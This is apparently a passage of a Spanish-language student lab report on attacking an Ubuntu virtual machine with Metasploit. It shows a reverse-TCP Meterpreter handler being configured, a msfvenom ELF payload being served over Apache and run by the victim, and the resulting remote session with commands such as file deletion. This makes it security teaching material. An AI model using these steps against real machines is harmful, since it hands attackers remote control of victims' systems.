


Ilustración 27 Configuración del payload en Metasploit

4.13 Verificación de opciones

Se listan los parámetros configurables del payload:
Options

```
msf exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Ilustración 28 options

Se observa:

- LHOST vacío (aún no configurado).
- LPORT en 4444 por defecto.

4.14 Asignación de parámetros RHOST y LPORT

Se asignan los valores correspondientes a IP y puerto:
set LHOST 192.192.192.4
set LPORT 4444

```
msf exploit(multi/handler) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.192.192.4    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Ilustración 29 Asignación de parámetros RHOST y LPORT

4.15 Confirmación de configuración

Se revisan los parámetros nuevamente:
options
Resultado esperado:

- LHOST = 192.192.192.4
- LPORT = 4444

```
msf exploit(multi/handler) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.192.192.4    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

4.16 Ejecución del handler

Se inicia el módulo para escuchar conexiones entrantes:
exploit
Salida:
[*] Started reverse TCP handler on 192.192.192.4:4444
Esto significa que Metasploit está a la espera de que la víctima ejecute el archivo **tello_ubuntu.elf**.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.192.192.4:4444
```


Ilustración 30 Exploit

4.17 Renombrar la página por defecto de Apache para permitir el acceso a los archivos del servidor web


Este comando renombra el archivo index.html (que Apache carga automáticamente al entrar en la página principal) a index1.html.

De esta forma, el servidor ya no muestra directamente la página por defecto, sino que queda libre para mostrar:

- Un listado de todos los archivos disponibles en /var/www/html/ (si está habilitado autoindex).
- O bien permitir que se abran/descarguen otros archivos como tello.exe, tello2003.exe o tello_ubuntu.elf.



4.18 Descargamos archivo tello_ubuntu.elf



4.19 Entrar a la carpeta de Descargas

Entramos a consola de Ubuntu y nos dirigimos a la carpeta Descargas

```
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$ cd /home/ubuntu/Descargas
```

4.20 Asignar permisos de ejecución al archivo malicioso en Linux

El comando chmod +x se utiliza en sistemas Linux para **agregar permisos de ejecución** a un archivo.
En este caso, se aplicó sobre tello_ubuntu.elf, que es el payload generado con msfvenom.

- chmod → cambia los permisos de un archivo.
- +x → añade permiso de ejecución.
- tello_ubuntu.elf → archivo objetivo (el payload).

```
ubuntu@ubuntu-VirtualBox:~/Descargas$ chmod +x tello_ubuntu.elf
```

4.21 Ejecutamos el archivo tello_ubuntu.elf del Payload en la Víctima

```
ubuntu@ubuntu-VirtualBox:~/Descargas$ ./tello_ubuntu.elf
```

Ilustración 31 Ejecutamos el archivo tello_ubuntu.elf

4.22 Obtención de la Sesión Meterpreter

La víctima ejecutó el payload y se conectó de vuelta a Kali.
Con esto, el atacante ya tiene una **sesión en Meterpreter**, desde la cual puede:

- Navegar archivos.
- Descargar o subir ficheros.
- Ejecutar comandos remotos.
- Escalar privilegios.

```
[*] Sending stage (1062760 bytes) to 192.192.192.13
[*] Meterpreter session 1 opened (192.192.192.4:4444 → 192.192.192.13:48198) at 2025-09-04 17:50:09 -0500

meterpreter > cd /var/www/html
meterpreter > rm index.html
meterpreter > sysinfo
Computer     : 192.192.192.13
OS           : Ubuntu 24.04 (Linux 6.11.0-17-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: ubuntu
```

Ilustración 32 Meterpreter Ubuntu

5 Conclusión

Durante el desarrollo de este laboratorio se logró comprender el proceso completo de explotación de sistemas vulnerables, incluyendo Windows XP SP3, Windows Server 2003 SP1 y entornos Linux como **Ubuntu**, desde la configuración del handler hasta la escalación de privilegios y extracción de información sensible.

Se evidenció cómo herramientas como **Metasploit Framework**, ejecutadas desde **Kali Linux**, permiten automatizar ataques controlados, identificar vulnerabilidades críticas y obtener acceso completo a sistemas desactualizados o mal configurados.

Esta experiencia es fundamental para entender las **buenas prácticas de seguridad**, reforzar la defensa de sistemas reales y concienciar sobre la importancia de mantener actualizados los sistemas operativos y servicios expuestos en la red.

6 Bibliografía

Morales, R. S. (2025). *Redistribucion.* Quidbo.
Tello, C. A. (2025). *Redistribucion.* Quibdo.